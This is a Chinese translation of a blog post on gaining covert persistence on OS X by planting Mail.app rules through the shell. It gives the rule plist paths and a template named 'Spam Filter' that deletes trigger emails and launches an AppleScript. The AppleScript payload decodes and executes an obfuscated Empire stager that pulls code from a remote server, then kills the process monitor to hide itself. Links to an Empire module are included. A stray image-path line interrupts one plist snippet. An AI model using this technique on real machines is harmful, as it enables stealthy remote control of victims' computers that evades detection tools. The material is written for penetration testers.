通过 OS X 的邮件规则实现持久控制

译者：布兜儿 校对：西海 原文作者：n00py

原文链接：https://www.n00py.io/2016/10/using-email-for-persistence-on-os-x/

通过 OS X 的邮件规则实现持久控制

在这篇文章中，我们将会介绍如何在 OS X 上通过使用 Mail.app 实现持久化驻留。我的灵感来自于一款类似的被设计用来同 Microsoft Outlook 一起运行的工具。我的第一个意外发现来自于 MWR InfoSecurity 的这篇文章[1]，另外一个来自于 Silent Break Security 的这篇博文[2]。虽然 Mail.app 中的规则复制不能跨越目录域，这也正是 Xrulez 和 Ruler 中令人惊叹的规则之一，但是它比起其他的持久化方法来讲，确实有一些较为明显的优势。

- 在被远程激活之前，它都不会显示网络签名
- 它不会被任何检测持久化的工具检测到（比如 KnockKnock）。

目标网络 7 天/24 小时处于监测状态的情况并不罕见。大多数持久化方法要求恶意软件不断地向命令控制服务器发出信号。这样通常会出现一个独特的，可以被精明的分析师发现的网络签名。一个具有安全意识的用户或组织，可以列举出恶意软件常用的保证持久性的区域。典型的有 LaunchDeamons，Cron Jobs，Kernel Extensions。

KnockKnock 正在系统中运行

虽然这种技术会在主机上留下文件，但是不会被常见的安全工具监测到，这是一个加分项。

要通过标准方式来创建一条 mail 规则，我们需要点击 Mail->Preferences->Rules->Add Rule。

为了做渗透测试，假设我们不能在 GUI 内部进行交互，因此我们寻找一种通过 shell 执行这种操作的办法。

邮件规则存储在：
/Users/$USER/Library/Mail/$VERSION/MailData/SyncedRules.plist

$USER 代表用户主目录的名字，$VERSION 代表操作系统版本。MacOS Sierra (10.12)是 V4，OS X El Capitan (10.11) 是 V3，OS X Lion (10.7) 到 OS X Yosemite (10.10)是 V2。

如果用户正在同步 iCloud，那么邮件规则将会被另一个文件覆盖，这个文件位于：/Users/$USER/Library/Mobile Documents/com~apple~mail/Data/$VERSION/MailData/SyncedRules.plist

这个文件将会优先覆盖/Library/Mail/中的文件，因此，你应该将你的规则添加到这个文件。

当 iCloud 自动同步发生时，如果默认位置正在被使用，那么为了使应用程序重新加载新规则，Mail.app 将会被退回（重启）。

还有一个重要警告，那就是除非由存在于相同目录的 RulesActiveState.plist 指定，否则邮件规则将不会处于活动状态。

以下是我们试着做的可接受的规则的剖析：

```
<dict>
<key>AllCriteriaMustBeSatisfied</key>
<string>NO</string>
<key>AppleScript</key>
<string>EVIL.scpt</string>
<key>AutoResponseType</key>
<integer>0</integer>
<key>Criteria</key>
<array>
<dict>
<key>CriterionUniqueId</key>
<string>9709BE75-9606-D470-4F04-0A884724105A</string>
<key>Expression</key>
<string>TriggerWord</string>
<key>Header</key>
<string>Subject</string>
</dict>
</array>
<key>Deletes</key>
<string>YES</string>
```

```
<key>HighlightTextUsingColor</key>
<string>NO</string>
<key>MarkFlagged</key>
<string>NO</string>
<key>MarkRead</key>
<string>NO</string>
<key>NotifyUser</key>
<string>NO</string>
<key>RuleId</key>
<string>0A08B01B-4DAF-FA3A-E81D-CBA86A0E7C84</string>
<key>RuleName</key>
<string>Spam Filter</string>
<key>SendNotification</key>
<string>NO</string>
<key>ShouldCopyMessage</key>
<string>NO</string>
<key>ShouldTransferMessage</key>
<string>NO</string>
<key>TimeStamp</key>
<integer>147762204</integer>
<key>Version</key>
<integer>1</integer>
</dict>
```

值得注意的地方有：

- AppleScript — 这标识着 AppleScript 应该运行，并且这个字符串标识着 playload。
- CriterionUniqueId 和 RuleId —Rule 的唯一标识。这条规则的 RuleID 需要在 RulesActiveState.plist 激活。
- Expression — 这是我们的规则匹配时需要查找的字符串。
- RuleName — 这是个规则的名字。为了避免被监测，它应该被命名为一些看起来比较无害的名字。
- Deletes — 当条件匹配时，它会删除邮件。

为了激活规则，需要在 RulesActiveState.plist 中包含 RuleID，如下：

```
<key>0A08B01B-4DAF-FA3A-E81D-CBA86A0E7C84</key>
```


<true/>

现在已经覆盖了规则创建了，是时候谈谈 playload 了。
Playloads 由 AppleScript 创建。

以下是一个 playload 示例：

```
do shell script "echo \"import
sys,base64;exec(base64.b64decode('aW1wb3J0IHN5cztvPV9faW1wb3J0X18oezI6J
3VybGxpYjInLDM6J3VybGxpYi5yZXF1ZXN0J31bc3lzLnZlcnNpb25faW5mb1swXV0s
ZnJvbWxpc3Q9WydidWlsZF9vcGVuZXInXSkuYnVpbGRfb3BlbmVyKCk7VUE9J01ve
mlsbGEvNS4wICh XaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydj
oxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8xMC4xMC4xMC4xMDo4MDg
wJzt0PScvYWRtaW4vZ2V0LnBocCc7by5hZGRoZWFkZXJzPVsoJ1VzZXItQWdlbnQn
LFVBKSwgKCJDb29raWUiLCAic2Vzc2lvbj1ZODROTmF3cHd1VHN4ZEF0VVRsa0ZvW
Gc3b2c9IildO2E9by5vcGVuKHNlcnZlcit0KS5yZWFkKCk7SVY9YVswOjRdO2RhdGE9
YVs0Ol07a2V5PUlWKyd2JnRSXnJhNEZiM0hrWTkhXUp5LVdocWYlPDB4TjhLXyc7Uy
xqLG91dD1yYW5nZSgyNTYpLDAsW10NCmZvciBpIGluIHJhbmdlKDI1Nik6DQogICA
gaj0oaitTW2ldK29yZChrZXlbaSVsZW4oa2V5KV0pKSUyNTYNCiAgICBTW2ldLFNbal
09U1tqXSxTW2ldDQppPWo9MA0KZm9yIGNoYXIgaW4gZGF0YToNCiAgICBpPShp
KzEpJTI1Ng0KICAgIGo9KGorU1tpXSklMjU2DQogICAgU1tpXSxTW2pdPVNbal0sU1
tpXQ0KICAgIG91dC5hcHBlbmQoY2hyKG9yZChjaGFyKV5TWyhTW2ldK1Nbal0pJTI1
Nl0pKQ0KZXhlYygnJy5qb2luKG91dCkp'));\"
| python & kill `ps -ax | grep ScriptMonitor |grep -v grep |   awk '{print $1}'`"
```

AppleScript 可以轻松地发送命令，就像你在终端中使用”do shell script[3] “一样。第二部分是典型的 Empire[4] stager。在&符号之后的附加命令是为了隐藏 AppleScript。如果没有它，则不仅活动监视器中能够看到 AppleScript，而且在 MenuBar 上还会有活动图标。看起来就像一个旋转的齿轮。



我创建了一个 Empire 模块[5]，你可以使用 Empire2.0 自动完成这些。我最初的概念证明[6]脚本也可以通过手动运行存在，你可以在其中指定你自己的参数以及

payload。我强烈建议给 Empire 模块一个齿轮旋转。

在获得初始会话之后，使用 Empire 模块的步骤：

- 使用模块 persistence/osx/mail（或者你自己的模块放置的位置）
- 指定 Listener，Trigger Word，和 RuleName
- 执行

当你想要在一段时间之后执行 playload 时，你所需要做的就是：

- 使你的 Empire 服务开启侦听。
- 向目标发送邮件，在主题行中指定触发词。

电子邮件将会被删除，因此永远不会传递到收件箱，python 将会产生一个程序，这个程序会从你的 Empire 服务器拉下 stager。

1. https://labs.mwrinfosecurity.com/blog/malicous-outlook-rules/
2. https://silentbreaksecurity.com/malicious-outlook-rules/
3. https://developer.apple.com/library/content/technotes/tn2065/_index.html
4. https://github.com/adaptivethreat/Empire
5. https://github.com/n00py/pOSt-eX/blob/master/empire_modules/mail.py
6. https://github.com/n00py/pOSt-eX/blob/master/mail.py